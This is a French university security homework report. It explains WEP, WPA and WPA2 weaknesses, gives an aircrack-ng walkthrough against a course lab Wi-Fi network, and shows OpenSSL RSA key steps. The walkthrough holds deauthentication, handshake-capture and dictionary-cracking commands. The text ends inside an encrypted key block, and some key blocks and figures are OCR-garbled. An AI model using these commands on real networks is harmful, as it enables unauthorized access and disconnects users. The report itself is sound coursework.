

Cryptographie et sécurité  
**IFT-606**

Devoir 1 - Cryptographie et attaques

Amandine Fouillet - 14 130 638  
Frank Chassing - 14 153 710

24 février 2015



# Table des matières

<b>1</b>	<b>Wi-Fi</b>	<b>4</b>
1.1	Fonctionnement des trois algorithmes de chiffrement, points faibles et attaques possibles	4
1.1.1	Le protocole WEP . . . . .	4
1.1.2	Le protocole WPA . . . . .	4
1.1.3	Le protocole WPA2 . . . . .	5
1.2	Aircrack-ng . . . . .	5
1.2.1	Linux . . . . .	5
1.2.2	Mac . . . . .	7
<b>2</b>	<b>Chiffrement et signature</b>	<b>10</b>
2.1	Génération d'une paire de clé RSA . . . . .	10
2.2	Création d'un fichier contenant la partie publique de la clé RSA . . . . .	10
2.3	Chiffrement de la partie privée générée . . . . .	10
2.4	Chiffrement d'un message . . . . .	11
2.5	Déchiffrement d'un message . . . . .	11
2.6	Signature du fichier . . . . .	12
<b>3</b>	<b>Attaque décortiquée</b>	<b>13</b>

# 1 Wi-Fi

## 1.1 Fonctionnement des trois algorithmes de chiffrement, points faibles et attaques possibles

Le WEP (Wired Equivalent Privacy), le WPA (Wi-fi Protected Access), et le WPA2 sont des protocoles de sécurité destinés à sécuriser les réseaux sans fils. Nous allons détailler le fonctionnement de ses protocoles ainsi que leurs vulnérabilités.

### 1.1.1 Le protocole WEP

Le protocole WEP repose sur l'algorithme à clé symétrique RC4. La longueur de la clé WEP est de 40 ou 104 bits. Elle est par la suite concaténée avec un vecteur d'initialisation qui est composé d'une séquence de 24 bits générée aléatoirement (pour ne pas risquer d'utiliser deux fois la même clé). Ce vecteur est connu de l'émetteur et du récepteur, et apparait en clair dans les trames. Nous obtenons donc au final une clé de 64 ou 128 bits. Cette clé est ensuite couplée au message à transmettre par un XOR (OU exclusif), ce qui donne le message chiffré. Le problème du protocole WEP réside dans le fait que seul le vecteur d'initialisation change, la clé de la box ne change pas et reste fixe. Ce vecteur étant de petite taille (24bits), il y a eu de nombreuses attaques qui ont utilisé cette faille, et ce protocole n'est plus utilisé sur les équipements Wi-fi aujourd'hui. En effet, il est assez rapide de couvrir toutes les possibilités et de casser la clé.

De plus ils existent d'autres failles principales sur ce protocole :

- Les algorithmes de vérification d'intégrité et d'authentification sont très facilement contournables.
- Les clés courtes 40 bits ou 104 bits sont trop simples et peuvent être sujet à des attaques par dictionnaire.

On peut également nommer les différentes attaques existantes sur ce protocole :

- Attaque par clé apparentée
- Attaque FMS
- Attaque par fragmentation
- Attaque par dictionnaire
- Attaque par force brute

### 1.1.2 Le protocole WPA

Le WPA a été créé suite aux faiblesses du protocole WEP. Il est basé sur le protocole TKIP (Temporal Key Integrity Protocol). A la différence du protocole WEP, le WPA chiffre par une fonction XOR chaque message à transmettre avec une clé qui est modifiée à chaque période de temps. Le message étant alors chiffré, il est par la suite concaténé avec un vecteur d'initialisation qui est haché et n'apparait donc pas en clair dans les trames. Le WPA était utilisé à court terme pour remplacer le WEP et s'adapter au firmware des cartes Wi-fi de l'époque, basé sur RC4. Très vite, il a été remplacé par la norme complète WPA2 qui est beaucoup plus sûr. Une faiblesse au niveau du protocole TKIP a été découverte par des chercheurs Eric Tews et Martin Beck. En effet, le protocole TKIP ajoute une couche d'intégrité par le biais d'un MIC (Message Integrity Code) s'appuyant sur un checksum chiffré. La technique d'attaque est de capturer un paquet, de modifier son checksum puis d'analyser la réponse du point d'accès lorsqu'il reçoit le paquet. Cette technique est efficace avec les paquets ARP car le contenu de ceux-ci est connu, à part les deux octets de l'adresse IP. Il suffit donc de trouver ces deux octets en envoyant deux paquets toutes les soixante secondes, ce qui

prend une quinzaine de minutes pour couvrir toutes les possibilités. On peut également nommer les différentes attaques existantes sur ce protocole :

- Attaque Beck & Tews
- Attaque par force brute

### 1.1.3 Le protocole WPA2

Le WPA2 est basé sur l'algorithme AES (Advanced Encryption Standard). Cet algorithme de chiffrement symétrique prend en entrée un message de 128 bits. Il possède également une clé de 128, 192 ou 256 bits. Chaque octet de données est stocké dans une matrice de taille 4x4. Ensuite plusieurs opérations sont effectuées sur cette matrice. Ces opérations sont effectuées un certain nombre de fois en fonction de la taille de la clé (128 bits : 10 tours, 192 bits : 12 tours, 256 bits : 14 tours).

- Une substitution par octet non linéaire où chaque octet est remplacé par un autre octet choisi dans une table particulière (Boite-S). Cette opération garantit le côté résistant de l'algorithme.
- Un décalage par ligne consistant en une étape de transposition où chaque élément de la matrice est décalé à gauche d'un certain nombre de colonnes.
- Un mélange par colonne qui effectue un produit matriciel en opérant sur chaque colonne de la matrice.
- Un ajout de la clé de tour qui consiste à faire un OU exclusif entre les 128 bits de la matrice et les 128 bits de la clé de tour. La clé de tour est calculée à partir de la clé de chiffrement. Cette clé de chiffrement est stockée dans un tableau de 4 lignes et 4, 6 ou 8 en fonction de la taille de la clé, et est ensuite étendue dans un tableau W ayant 4 lignes et (4\*nombre de tours+1) colonnes. La clé de tour est donnée par les 4 colonnes  $4*i$ ,  $4*i+1$ ,  $4*i+2$ ,  $4*i+3$  du tableau W, avec  $0 < i < \text{nombre de tours}$ .

En ce qui concerne les vulnérabilités du WPA2, l'algorithme AES n'a pas encore été cassé à part par le biais de la force brute. Certaines attaques existent sur des versions simplifiées d'AES, sur des versions où le nombre de tours est moins important. Des attaques ont également vu le jour sur la version complète de l'algorithme d'AES mais ces attaques ne font que réduire sensiblement le nombre d'opérations à effectuer par rapport à la méthode de la force brute (2126 opérations contre 2128 opérations pour une attaque par force brute). Il existe une vulnérabilité de ce protocole nommé « hole 196 » permettant d'intercepter et décrypter des communications sur le réseau, les voler ou bien s'introduire sur une machine et l'infecter. Cependant, la portée de cette faille est extrêmement limitée puisqu'il faut en pratique être un utilisateur déjà enregistré sur le réseau.

On peut recenser les différentes attaques existantes sur ce protocole :

- Attaque par force brute

## 1.2 Aircrack-ng

Sans une machine Linux, il nous a été impossible de réaliser des captures d'écran et d'attaquer le réseau Dinf-ift606-tpxa. Cependant vous trouverez ci-dessous, dans un premier temps, les étapes que nous aurions réalisé sur une machine Linux, puis les étapes que nous avons réalisé sans succès sur une machine MAC.

### 1.2.1 Linux

#### Première étape : Passer l'interface sans-fil en mode monitor

Afin d'écouter les réseaux WiFi environnants, on commence par passer notre carte WiFi en mode monitor. Pour ce renseigner sur notre interface WiFi, on utilise la commande suivante : *iwconfig*.

On récupère le nom de notre interface, dans la plupart des cas, sur Linux, elle s'appelle wlan0. Nous pouvons alors passer la carte WiFi en mode monitor à l'aide de la commande suivante : *airmon-ng start wlan0*. Si cette commande se déroule correctement, la console retourne "monitor mode enabled on mon0" pour nous informer que la carte WiFi est bien en mode monitor et que l'interface s'appelle mon0.

### Deuxième étape : Ecoute des réseaux WiFi

Afin d'écouter les réseaux WiFi, on utilise la commande airodump-ng. On lance une première fois la commande suivante : "airodump-ng mon0" afin d'écouter tous les réseaux WiFi. Pour faire un premier tri, on peut ensuite afficher seulement les réseaux WiFi qui nous intéressent ici, ce sont ceux encryptés en WPA *airodump-ng -encrypt wpa mon0*. On repère le réseau que l'on cherche à attaquer et on récupère son adresse mac. Notre cible est ici le réseau Dinf-ift606-tpxa, il a pour adresse MAC 00:1c:f0:ea:e5:b3 et il émet sur le canal 9. Afin de focaliser notre écoute sur ce réseau et d'enregistrer des données de capture on exécute la commande suivante : *airodump-ng -w out -encrypt wpa -c 9 -bssid 00:1c:f0:ea:e5:b3 mon0*. Les données seront enregistrées dans le fichier out. Grâce à cette commande, on peut voir si des stations sont connectées, la capture d'un handshake ne peut être réalisée que si une station valide est connectée au point d'accès.

### Troisième étape : Attaque active

Une solution serait d'écouter le réseau pendant plusieurs heures en attendant qu'un client se connecte afin de capturer un handshake qui est émis par le point d'accès et la station lorsque celle-ci se connecte. Mais aircrack-ng propose une méthode d'attaque active qui consiste à utiliser la commande aireplay-ng et son attaque -0 pour forcer la déconnexion du client et capturer le handshake lorsqu'il se reconnecte. Pour utiliser cette commande, on commence par ouvrir deux nouveaux shells, dans le premier on entre la commande suivante : *aireplay-ng -0 0 -a 00:1c:f0:ea:e5:b3 mon0 mon0* et dans le second *aireplay-ng -0 0 -a 00:1c:f0:ea:e5:b3 -c MAC\_STATION mon0*.

1. Le paramètre -0 signifie que l'on effectue une attaque de désauthentification ;
2. le second 0 signifie que lorsque l'envoi de paquets de déauth sera infini et qu'il faudra arrêter l'attaque avec Ctrl + c ;
3. le paramètre -a correspond à l'adresse MAC du réseau Dinf-ift606-tpxa ;
4. le paramètre -c correspond normalement à l'adresse MAC de la station.

On lance ces deux commandes en même temps, on attend quelques instants puis on arrête l'exécution. Si l'attaque a réussi on devrait voir apparaître un WPA handshake en haut à droite de la fenêtre airodump-ng. Selon la qualité de la connexion, il se peut que nous devions recommencer l'attaquer plusieurs fois avant de capturer un handshake.


### Quatrième étape : Brute force du handshake

Maintenant que le handshake a été capturé, on peut stopper airodump-ng et lancer l'attaque à l'aide d'un dictionnaire de mot de passe. On lance la commande *aircrack-ng -w lower.lst out-01.cap*. Le crack se lance alors et aircrack-ng va tester tous les mots de passe contenus dans le fichier jusqu'à trouver le bon. Une fois qu'il a trouvé le mot de passe, il affiche KEY FOUND ! avec la clé du réseau.

## 1.2.2 Mac

### Première et seconde étape : Mode monitor et écoute des réseaux WiFi


Sur Mac, il est impossible d'utiliser la commande `airmon-ng`, cependant il plusieurs alternatives à cette commande. La première est la commande `airport`. Pour afficher les réseaux WiFi captés par la carte WiFi de l'ordinateur, on utilise la commande `airport -s` (FIGURE 1) Puis pour passer en mode



```
Last login: Mon Feb 23 21:51:32 on console
MacBook-Air-de-Amandine:~ Amandine$ sudo /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s
Password:
      SSID  BSSID              RSSI  CHANNEL  HT  CC  SECURITY (auth/unicast/group)
    eduroam 1c:17:d3:32:c5:53  -87   1        Y  US  WPA(802.1x/TKIP/TKIP) WPA2(802.1x/AES/TKIP)
  aeriusSecurise 1c:17:d3:33:5b:4b  -89  149      Y  US  WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
    eduroam 9c:4e:20:72:af:f3  -71   11      Y  US  WPA(802.1x/TKIP/TKIP) WPA2(802.1x/AES/TKIP)
  aeriusSecurise 9c:4e:20:72:af:f4  -64   11      Y  US  WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
      aerius 9c:4e:20:72:af:f0  -71   11      Y  US  NONE
DInf-ift606-tpxa 00:1c:f0:ea:e5:b3  -76   9        Y  —  WPA(PSK/TKIP,AES/TKIP)
  aeriusSecurise 1c:17:d3:32:c5:54  -85   1        Y  US  WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
      aerius 1c:17:d3:32:c5:50  -89   1        Y  US  NONE
    eduroam 1c:17:d3:33:5b:43  -83   1        Y  US  WPA(802.1x/TKIP/TKIP) WPA2(802.1x/AES/TKIP)
  aeriusSecurise 1c:17:d3:33:5b:44  -87   1        Y  US  WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
      aerius 1c:17:d3:33:5b:40  -83   1        Y  US  NONE
      aerius 1c:17:d3:33:5b:4f  -89  149      Y  US  NONE
    eduroam 9c:4e:20:72:af:fc  -77   36      Y  US  WPA(802.1x/TKIP/TKIP) WPA2(802.1x/AES/TKIP)
  aeriusSecurise 9c:4e:20:72:af:fb  -76   36      Y  US  WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
      aerius 9c:4e:20:72:af:ff  -75   36      Y  US  NONE
MacBook-Air-de-Amandine:~ Amandine$
```

FIGURE 1 – Commande `airport -s`

monitor on repère le canal du réseau que l'on veut attaquer et on utilise la commande `airport sniff en0 9`. `en0` est le nom de l'interface et `9` est le canal du réseau que l'on cherche à attaquer. (FIGURE 2)



```
Last login: Mon Feb 23 23:09:01 on ttys004
MacBook-Air-de-Amandine:~ Amandine$ sudo /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport en0 sniff 9
Capturing 802.11 frames on en0.
```

FIGURE 2 – Commande `airport sniff`

La seconde alternative à la commande `airmon-ng` est le logiciel KisMac. Sur ce logiciel, si on configure dans les préférences les drivers utilisés par le PC (FIGURE 3), et qu'on lance un scanner, le mode monitor démarre et les réseaux captés sont affichés. (FIGURE 4).

### Troisième étape : Attaque active




FIGURE 3 – Configuration de KisMac

<

FIGURE 4 – Scan de KisMac



C'est sur cette étape que le système d'exploitation OS X n'offre pas les mêmes services que Linux. En effet, il est impossible d'utiliser la commande `aireplay-ng`, tout du moins elle ne donne aucun résultat. De même, le logiciel KisMac bien qu'il propose le même type d'attaque que la commande `aireplay-ng` ne fonctionnait pas sur notre machine. Sans cette possibilité de forcer la désauthentification pour capturer un handshake, il ne nous restait qu'une seule solution : l'attaque passive et l'attente d'un handshake. Malheureusement, nous n'avons pas réussi à capturer un handshake, la quatrième étape n'a donc pas été fructueuse.

### Quatrième étape : Bruteforce du handshake

Sur MAC, on lance également la commande `aircrack-ng -w lower.lst airportSniffXMDMoY.cap`. Ici `airportSniffXMDMoY.cap` est le nom de notre capture. Malheureusement, sans handshake, aircrack ne parvient pas à trouver la clé (FIGURE 5).

```

airport
4337 41:A7:E4:B3:E7:85 WPA (0 handshake)
4338 FF:FF:3F:E8:FC:0D No data - WEP or WPA
4339 F1:FA:7E:0A:46:2C WPA (0 handshake)
4340 25:54:D5:47:EE:A6 WEP (1 IVs)
4341 0A:C8:7C:92:81:81 WPA (0 handshake)
4342 DE:74:C1:E3:1E:26 WPA (0 handshake)
4343 77:48:63:65:6D:BE WPA (0 handshake)
4344 9B:F1:55:61:2E:8E WEP (1 IVs)
4345 CE:BE:CC:F7:47:4A WEP (1 IVs)
4346 5A:BD:97:C8:CE:C6 Unknown
4347 52:EB:17:4F:CC:39 Unknown
4348 1D:D9:27:29:53:EF WPA (0 handshake)
4349 B0:2E:68:A9:2D:5B Unknown
4350 05:01:87:F9:E2:95 WEP (1 IVs)
4351 EF:5D:23:07:B1:32 WPA (0 handshake)
4352 B6:61:98:02:D5:C5 Unknown
4353 6B:C0:EE:8D:2B:7E Unknown
4354 49:08:86:DE:EA:56 Unknown
4355 2B:C6:3D:E7:06:A4 WPA (0 handshake)
4356 7F:4A:A0:48:94:22 Unknown
4357 8E:D3:F7:8C:D4:1C Unknown
4358 B9:AF:97:03:7D:10 WEP (1 IVs)
4359 07:3F:74:B3:F0:D1 Unknown
4360 6A:75:52:AD:A7:3E Unknown
4361 A7:B6:DD:B3:F3:16 WEP (1 IVs)
4362 37:D4:0E:D1:1A:7E WPA (0 handshake)
4363 7A:FB:5D:B2:98:F7 WEP (1 IVs)
4364 90:07:A8:A7:F0:32 WEP (1 IVs)
4365 FA:A3:23:C9:25:ED WPA (0 handshake)
4366 7F:11:F2:20:50:24 Unknown
4367 B2:5A:46:C0:CA:AC WEP (1 IVs)
4368 91:67:E9:96:F2:C0 WEP (1 IVs)
4369 28:F0:AD:9E:0B:34 Unknown
4370 39:00:80:24:D5:25 WEP (1 IVs)
4371 FA:D3:27:CC:25:ED WEP (1 IVs)
4372 15:B5:3E:11:65:97 WPA (0 handshake)
4373 F7:9D:3A:14:1B:F3 WPA (0 handshake)
4374 C1:DE:D5:A2:CC:18 Unknown
4375 4C:19:3B:20:65:7D Unknown
4376 85:56:71:74:7A:49 WEP (1 IVs)
4377 DF:6E:FA:AB:B8:2A Unknown

Index number of target network ? 1

Opening airportSniffXMDMoY.cap
No valid WPA handshakes found..

Quitting aircrack-ng...
MacBook-Air-de-Amandine:tmp Amandine$


```

FIGURE 5 – Échec de aircrack-ng

## 2 Chiffrement et signature


### 2.1 Génération d'une paire de clé RSA

Pour générer une paire de clé RSA d'une taille de 2048 bits protégée par un mot de passe, on exécute la commande suivante : `genrsa -out cle.pem -des 2048` (6). Le fichier généré `cle.pem` (FIGURE 7) contient maintenant la paire de clé RSA d'une taille de 2048.



```
Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++
..+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL>
```

FIGURE 6 – Génération de la paire




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-CBC, 34B56CA651B3FA14

xpTwaPQraFX1r49ErmdKGsYk2h4NHGm80Wv/oKoffJjN5kKh1xaKgBKAREMkPjw
bfpqPwLY2tJiYS1LQioVjrU06VSuK53mUY6uaKd+DdygZaitjFngsTaVmB5Pc+z
77jy81xKBrGMF2qvASE1iUcnok0XMXCM2Mh1KPPB/B+zhQjHYkt0H4fCu+oJUmR
afz1R2759BqbHE3bumrdTsbCCGM.06T3gSg8ly/76bUW11V/S23rv1WAI1-Swx7
RMewZeQaVAdYDGJKN7qWxaU7gk930acnFFm0kLT01b83NCRpy+FB/d67mMYZd5DQ
ZC88/Cxqns6T8zqoczUwm5JxdJU07jn3Y7CGfEfFnBqC7H4/GyxIZnY3G59F0336
XoZt28wIkT97lnfIzWVDfVAnd72LabtJV2Tr/ng8BF9T0pqZegLsfa3LX0o80W
9PCu0zXofSx0rgcjdpSY40Rg8dzf1frH8XWQUa1uxQ85tSoYk6mQtLSxgfqHK6ze
WAcrlWkLuA2a57HlXub5olbq4y1H1ffZ0vG/hwdTmaDurbEVRbLaZT0kYa60J5cL
Ua6Kf64PIyiodjUW+vS6TPYEsMfmhAokfHPKEVPq5xK72UEXPMExYrV276XbT
n8cqHUEdHo5gofjCskty7Mz1jP2hmptsZkrePck50Hq0/1gdV6ZEn23W6qv3C
JPUCJd1c0AMyAV7o886HMcT11x611Kc57sWom+Zqc2Wva8e29PK+RCXF2d0Jr
Vdy/PVTYoKuiloToCqHfXE7wB7TAHXw/H12xgvaKndc1CvX+oF8n1JZVkyk17jYk
Y6ivsWNTvHRFP+uCACQEO+Cwv+TZe2LQ4ceWaIjxvVZK20SAv6z8fg0fzxZVH06h
uSvQDZuV2kvAS58T1AvvUwc7GkZxL021Dsa0NXw1YbxDKMz7Xd9pQIWTMx/ouub
+PaBgnBdC0r1Lq/D/ldcWQBvpyinUWZ/cTtC/XRB2ik7ZIQK/fyqA/xRLyGbDKfj
TueTnrvPFDlg/k4P8moipVHzB57T3xYxHfZPJBkPKP4EjnlQ3h81rL/ByAr7MY
c1gq52w0w9yF0Nhja8dgh8wfb15/YNXMLd/2ECbbLaRqvCx/CBT3A4U0sz8bjdU
n81uz56RuJyFsf1JvCFlnrdLo40VpHOVatc43uMH0uVYR53XwLsYeo10dxy5c
pX01LePVgghM3v12mhBgJgHq9PgL9fsSeq9/o8omaoYORDY2vCUh1ybdX+IprUvo
9GIHGyID0pm6v2nzjvTMeXQxauE6D9x0QwCsE8lea0BRuknsrVTGPazb3DDM
S7yUHB8Mc+athewHIP8xmX1ENKYbttMMWHBzP6bgkxhbVPZxu8N0eLSKvT0sU
0mf0JUMufTeD8n/g5x004gWTKv1ZNFsMXeHr5ZhY2cFEJd2iD97RZB09oFpSoaG
x0RKyKkyJFvvhHigNT20sRdbLwGx9g7Y2oaivKaAr/cvZXVsscQaH2BwC/c0tS
X+P59hPQYvZaruxyCkcdxL7hq0sHyNnATX9shqk1/VcQZmBgRmI3v/fymKa24/
-----END RSA PRIVATE KEY-----
```

FIGURE 7 – Fichier obtenu


### 2.2 Création d'un fichier contenant la partie publique de la clé RSA

Pour créer un fichier contenant seulement la partie publique de la clé RSA on exécute la commande suivante : `rsa -in cle.pem -pubout -out clePublique.pem` (FIGURE 8). Le fichier généré `clePublique.pem` (FIGURE 9) contient maintenant la clé publique.



```
Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++
..+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL>
```

FIGURE 8 – Exécution de la commande



```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBBQKCAQEAUprDxt6NRW1X6HwaqXA
NhmuUu7TQ16a91A1HMsirKBkenyKGeXEznFJcQcXc39q/xum/3xJGsLXP8jKfKw
ZLnMWH8my76ZVyimKpWU/Zg/L5/PU4dm4hqIK/4p+LYStLjyrsVx0oPKkwYXiv
t1746ZHVWCLZ2+g/fC3qVJLJIDrhxR6LzC5jGWPj+y/pmLP0xeH10E049FbLN4EH
TsKvo0sB2P3ahd0sLHG1WR3k9okY8z9CIU5JzaKuUyVg6jy8pJ5Vo0R12HVf1e
9xpuUdMdwHPQ34wLx12GxwD7C24hQ2FujcrN0LhYVR15/IaM0rk5+Lb1FFwKJy
1wIDAQAB
-----END PUBLIC KEY-----
```

FIGURE 9 – Clé publique

### 2.3 Chiffrement de la partie privée générée

Pour chiffrer la partie privée générée, on exécute la commande suivante : `rsa -in cle.pem -des3 -out cle.pem` (FIGURE 10). Quand on réouvre le fichier `cle.pem` on remarque que le chiffrement a changé pour un chiffrement avec l'algorithme `des3` (FIGURE 11).

```

Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL>

```

FIGURE 10 – Exécution de la commande

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-ED3-CBC, AF82BA7AAB02D7F

BUYG+yJ40In6CU+0Fgj5wBur/1Xbf2zrA4rTmunie+lfv7R86Gd7T5j0XBATeVtm
yp0lp2Bj0L5XKyxAvwXL3/rYk0MngRudy062tQY458jgB9Hf/RB0jKAGLtnPX
0ua8ANB4dwltDsYvP5RwkiQqPvMRiez8HpaONR8ZDTYzDnW2UxtSVi/sX9A9+4
emuq/mXX3BAjpbFkWLcwYv7yo0wy6xIGtccm0XqceAakCAveBuF8HE9jUVyngb5i
lWh8dAsN8dMg0BA0FavZ/Dfd3u7lwXV3dM57GI1pf2PC7ymjfEiwDdQF12EkvV
AhJexN0/Pv/HZs0IFRhm03BK40ceNBRDSU0hSpG67PGXlM5V9FcfLOE040SAf4K
ecFe63i+hU0Yfm9r0KeNv7s0cjKUpLVGY9ESUIWA8ApA4FPis/sY0UujvGzKmvRZ
E5pThjJkvWv0LyAgNPCT+0z4mxYISufxU4eRiPBKU0Foyh/6wI0Iwhg0WpCKG8T
jmsUiz0dHosbsv6gCn6F0KZfMpk/ECLU1E0AAAXEk49Y3T/dTf4Za1s+uUK
ETP5tPy5P2KX5kftTnRAf2hGZrLstTba0oK7bNk+sf4/bbQR44nE668102qt9d0
7BFkTHfNn7tqnbPNyRxGdJJUhu/8I7e83oTwaTPZTupJxXRTMd8k3AA3mh0815Zp
gbCsc1urzNt0Zp6PyRo1L/WdwBdkk8pA3831ulronsVuGhm108k5pbu7/PPIdDQ
xNNkeca90gz+07538YqcdC0zPp0IXwAMwetXxgnFEf6r6864LD6k8Wf3sgYX0u1
ph2K0iSKx1vU8mLJ3wdLE0+o9r7a31jnxIdtdlnU/Csk3Txv01oR7KKxqTvwXLD5
hgXrRzz/kVb8wcEY24xsGdIrjgKmC4zJepeABJ0beE50e7CFHrYH83u2UNLPt7c6
IglAx1UmW+34oeIdKr/6adu3EE0MwHYt+/u/30YfC0RxpYbIdnNP/ew0t1fA0V17
/KfBk0zo0xKFX5xnVRf4bJfT80eaT8080sHa6e+uJ2v+1YUSdCBVv1rcXvd3
xIdnJwc9jEwvrr0FgLEL88+W/RwXkgRMe4UKX8vKzcZymN4cjoBv5/n+UaXukSd
2pU094e60H0KHEVv.io2Hr7rC0u3gIEK3CJi3B8cbxftgBU7WdcCjo44lmGKx1Q
yTL17D2SvsdJJxyCrXzyaUxjv59Pd0AwrlVp5agPvKdb2cx86HwopG2oeFceUdQ
YVLf9f1ykZG03vt03xpwG8APw3n5vUURVuttyIxL9fciMm+5cpxyM9HH+4G2Abg7
SidpuRy0IkwDMP7WjPcu8pDbG0BxJM1Ys/8dNx8pIku856dsIkLUIyIZ0wu0Vpcc
